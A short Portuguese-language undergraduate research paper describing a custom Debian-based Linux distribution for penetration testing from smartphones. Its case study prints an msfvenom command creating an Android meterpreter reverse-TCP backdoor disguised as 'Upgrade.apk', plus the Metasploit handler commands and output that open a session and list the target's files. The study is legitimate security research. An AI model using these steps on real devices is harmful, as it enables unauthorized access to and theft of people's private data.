DESENVOLVIMENTO DE UMA DISTRIBUIÇÃO LINUX CUSTOMIZADA PARA O PENTEST MOBILE

Modalidade: ( ) Ensino (x) Pesquisa ( ) Extensão
Nível: ( ) Médio (x) Superior ( ) Pós-graduação
Área: ( ) Química (x) Informática ( ) Ciências Agrárias ( ) Educação ( ) Multidisciplinar

Autores: [1]Marcelo Vianna JÚNIOR, [2]Filipe IBALDO, [3]Alexandre AMARAL.
Identificação autores: [1]Estudante do curso Sistema de Informação; [2]Orientador IFC *Campus* Camboriú; [3]Coorientador IFC *Campus* Camboriú.

Introdução

A popularidade e utilização dos dispositivos móveis como *smartphones*, *tablets* e computadores *wearables* aumentaram em grande escala nos últimos anos. Além da mobilidade, esses dispositivos permitem realizar tarefas que outrora eram passíveis apenas nos computadores de mesa (*e.g.*, *desktop*). Dentre essas tarefas estão as transações sigilosas, como acesso bancários, compras e pagamentos *online* e transmissão de dados confidenciais. Somado a isto, as inúmeras vulnerabilidades presentes nesses dispositivos os fizeram alvos de muitas ameaças à segurança (Leavitt, 2011; Pwnie, 2016).

O meio de acesso sem fio utilizado por esses aparelhos é também um fator contribuinte para o surgimento de novas ameaças. Ataques têm sido lançados para o roubo de dados dos usuários, explorando as vulnerabilidades e armadilhas encontradas em redes Wi-Fi (*e.g.*, redes públicas) e redes *bluetooth*. Segundo o relatório recente apresentado pela Pwnie (2016), há um grande volume de *Access Point* (AP) vulneráveis no mercado, sendo identificado no primeiro semestre de 2016 um total de 35% APs com uma fraca ou nenhuma criptografia. Em uma rede *bluetooth*, é ainda possível mapear todos os dispositivos ativos permitindo que na existência de brechas de segurança haja um acesso não autorizado por terceiros (Peixinho *et al.*, 2013).

Na tentativa de mitigar os problemas de segurança, antivírus têm sido desenvolvido para a plataforma móvel (Ruan, 2014). Entretanto, eles são improfícuos na identificação de ameaças desconhecidas, bem como no bloqueio de uma ação intrusiva executada por um atacante explorando uma vulnerabilidade nativa do dispositivo (Li e Clark, 2013). Dada essas limitações dos antivírus, as ferramentas voltadas para a realização do *pentest* (*penetration testing*) ou teste de penetração em português, se tornaram uma alternativa. Para Li *et al.* (2015), o objetivo de um *pentest* é detectar as vulnerabilidades em um sistema, a fim de que medidas corretivas adequadas sejam aplicadas para corrigi-las. Comumente, esses testes são

lançados a partir dos computadores *desktops* inviabilizando a mobilidade e a realização de procedimentos específicos nas redes móveis.

Nesse trabalho é proposto um sistema operacional customizado voltado para a realização do teste de penetração em dispositivos móveis. O objetivo é produzir um sistema com tamanho reduzido em função do espaço de memória secundária disponível nesses dispositivos. Além disso, há uma preocupação com a inclusão apenas de recursos essenciais para a execução das ferramentas, considerando a limitação energética imposta nesses aparelhos. Esta última é o principal óbice para o desenvolvimento de um *software* voltado para a plataforma móvel.

Material e Métodos

O sistema operacional proposto é baseado na distribuição Linux Debian. Esta escolha advém da popularidade do Debian, que segundo o site Distro Watch[1] essas são as distribuições mais utilizadas em todo o globo. Para desenvolver o sistema foi utilizado a documentação do projeto Linux From Scratch (Beekmans e Reno, 2016), que tem por objetivo instruir os desenvolvedores a criarem o seu próprio sistema operacional baseado em Linux. Baseado nessa documentação foi baixado e compilado apenas os pacotes essenciais para o funcionamento do sistema, como a biblioteca C, shell Bash, e o kernel linux.

Três ferramentas de testes de penetração foram adicionadas ao sistema: Aircrack-ng[2], Btscanner[3] e Metasploit Framework[4]. As duas primeiras permitem a varredura e a captura de dados nas redes Wi-Fi e redes *bluetooth,* respectivamente. A Metasploit Framework é uma plataforma para a descoberta e a exploração de vulnerabilidades em *hardware* e *softwares*.

Para que o sistema operacional proposto seja implantado no dispositivo móvel (*e.g.*, *smartphone*), é necessário o uso de um aplicativo para realizar a emulação de uma máquina virtual. Para esse fim foi utilizado o Linux Deploy[5], um *software open source* que suporta os sistemas operacionais GNU/LINUX, sendo de fácil instalação e configuração.

Resultados e discussão

Com o objetivo de testar a distribuição Linux desenvolvida foi realizado um estudo de caso em um ambiente real. Dois aparelhos foram utilizados. O primeiro foi um

[1] Distro Watch - https://distrowatch.com/dwres.php?resource=popularity
[2] Aircrack-ng - https://www.aircrack-ng.org
[3] Btscanner - https://packages.debian.org/sid/net/btscanner
[4] Metasploit - https://www.metasploit.com
[5] Linux Deploy - https://github.com/meefik/linuxdeploy/wiki

smartphone Asus Zenfone 2 Laser, com o sistema operacional Android 5.0. Nesse dispositivo foi instalado o Linux Deploy e posteriormente o sistema operacional desenvolvido. O segundo dispositivo foi um Samsung Galaxy S Duos com Android 4.0. Esse último foi o alvo dos testes. Ambos os dispositivos estavam conectados na mesma rede local.



Figura 1. Funcionamento do *backdoor* desenvolvido para o estudo de caso. Comunicação entre o *smartphone* controlador e o *smartphone* alvo. Fonte: Autor.

A plataforma Metasploit Framework foi utilizada para gerar um de *backdoor* específico para dispositivos Android explorando uma vulnerabilidade da versão 4.0. Como mostra a Figura 1, um *backdoor* tem por objetivo permitir o acesso não autorizado aos recursos do alvo. Para isso três etapas são necessárias: (i) instalação no alvo, (ii) conexão reversa do alvo com o dispositivo controlador e (iii) execução de ações pelo controlador, tais como a obtenção, a modificação ou a exclusão dos dados.

A Figura 2 mostra a criação do *backdoor* através da ferramenta MSFVenom, onde:

- `-p android/meterpreter/reverse_tcp`: Especifica o tipo de *payload*;
- `LHOST`: IP do dispositivo controlador;
- `LPORT`: Porta TCP que o controlador irá receber a conexão do alvo;
- `R:` Indica a geração de um *payload* bruto (*raw*);
- `>/root/Upgrade.apk`: Diretório onde será armazenado o *backdoor* e um arquivo no formato APK (*Android application package*) com o nome sugestivo a fim de parecer um aplicativo de *upgrade*.

```
msf > sInterrupt: use the 'exit' command to quit
msf > idudixixuxx
[-] Unknown command: idudixixuxx.
msf > msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.104 LPORT= 4895 R >/root/Upgrade.apk
[*] exec: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.104 LPORT= 4895 R >/root/Upgrade.apk
```

Figura 2. Geração do *backdoor* através da ferramenta Msfvemon. Fonte: Autor.

Concluído a criação do *backdoor* ele foi instalado no dispositivo alvo, como ilustra a etapa 1 da Figura 1. Após a instalação no dispositivo, a ferramenta Metasploit Framework foi utilizada para receber a conexão reversa realizada pelo dispositivo alvo, como mostra a Figura 3. Para isso foram executados os seguintes comandos:

- `use exploit/multi/handler`: Define a categoria do *backdoor*;
- `set payload android/meterpreter/reverse_tcp`: Especifica o tipo de conexão que será recebida (a mesma utilizada na geração do *backdoor*);
- `set LHOST 192.168.1.104`: IP do controlador;
- `set LPORT 4895:` Porta para ouvir a conexão do *backdoor*;
- `exploit`: Começa a ouvir/receber uma conexão na porta especificada (4895).

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.104
LHOST => 192.168.1.104
msf exploit(handler) > set LPORT 4895
LPORT => 4895
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.104:4895
[*] Starting the payload handler...
[*] Sending stage (60830 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.104:4895 -> 192.168.1.103:34678) at 2016-09-03 15:22:57 -0300
```

Figura 3. Sequência de comandos utilizada no dispositivo controlador para receber a conexão reversa do dispositivo alvo. Fonte: Autor.

Após, se iniciou a fase três apresentada na Figura 1. Através do dispositivo controlador foi possível ter acesso total a árvore de diretório e dos arquivos do dispositivo alvo, tanto aqueles da memória interna quanto da memória externa (cartão *Scan Disk*). O resultado pode ser visualizado na Figura 4.

```
Documents
Download
Facebook Messenger
Movies
Music
Notifications
Pictures
Samsung
Sounds
ls -l
drwxrwxr-x root     sdcard_rw          2016-02-20 09:56 Android
drwxrwxr-x root     sdcard_rw          2016-02-23 20:52 DCIM
drwxrwxr-x root     sdcard_rw          2016-02-20 09:56 Documents
drwxrwxr-x root     sdcard_rw          2016-05-13 18:25 Facebook Messenger
drwxrwxr-x root     sdcard_rw          2016-02-20 09:56 Movies
drwxrwxr-x root     sdcard_rw          2016-02-20 17:21 Music
drwxrwxr-x root     sdcard_rw          2016-08-20 20:36 Pictures
drwxrwxr-x root     sdcard_rw          2016-06-25 19:58 Ringtones
drwxrwxr-x root     sdcard_rw          2016-06-11 15:37 WhatsApp
```

Figura 4. Diretórios e arquivos do dispositivo alvo acessado pelo dispositivo controlador. Fonte: Autor.

Conclusão

Este trabalho apresentou uma distribuição Linux customizada para a realização de teste de penetração em dispositivos móveis. O propósito foi produzir um sistema operacional

considerando os aspectos específicos dos dispositivos móveis, como a limitação de espaço de armazenamento e a questão energética. Um estudo de caso em um ambiente real foi realizado a fim de aferir a viabilidade de funcionamento do sistema e como as vulnerabilidades de um dispositivo pode ser explorada. O resultado mostrou a eficiência do sistema proposto na realização do teste de penetração. O estudo de caso mostrou ainda como um *backdoor,* criado através de uma única linha de código, pode ser poderoso para permitir que todos os arquivos armazenados no alvo sejam acessíveis para a execução de diversas ações, como visualizar, renomear e excluir. Como trabalhos futuros serão realizados testes em outras plataformas, além da plataforma Android. Um estudo detalhado também será conduzido para avaliar o consumo de energia requerido para a realização dos testes de penetração visando otimizar ainda mais o sistema proposto.

Referências

[1] BEEKMANS, Gerard; RENO, Douglas R.. **Linux From Scratch**. 2016. Disponível em: <http://www.linuxfromscratch.org/lfs/downloads/stable-systemd/LFS-BOOK-7.9-systemd.pdf>. Acesso em: 02 jul. 2016.

[2] LEAVITT, Neal, **Mobile Security: Finally a Serious Problem?**. In Computer, vol. 44, no. 6, p. 11-14, 2011.

[3] LI Qing; CLARK, Greg. **Mobile Security: A Look Ahead**. In IEEE Security & Privacy, vol. 11, no. 1, p. 78-81, 2013.

[4] LI, Richard; Abendroth, Dallin; LIN, Xing; GUO, Yuankai; BAEK, Hyun-Wook; EID, Eric; RICCI, Robert e VAN DER MERW, Jacobus. **Potassium: penetration testing as a service**. In Proceedings of the Sixth ACM Symposium on Cloud Computing (SoCC '15). ACM, New York, NY, USA, p. 30-42, 2015.

[5] PEIXINHO, Ivo de Carvalho; FONSECA, Francisco Marmo da; LIMA, Francisco Marcelo. **Segurança de Redes e Sistemas**. 2. ed. Rio de Janeiro: Escola Superior de Redes. p. 268, 2013.

[6] PWNIE, Express. **The Internet of Evil Things**. 2016. Disponível em: <https://cdn2.hubspot.net/hubfs/421408/Pwnie_IoET_Full_16.pdf>. Acesso em: 29 set. 2016.

[7] RUAN, Xiaoyu. **Cyber Security in the Mobile Age**. In Platform Embedded Security Technology Revealed, Springer, p. 1-25, 2014.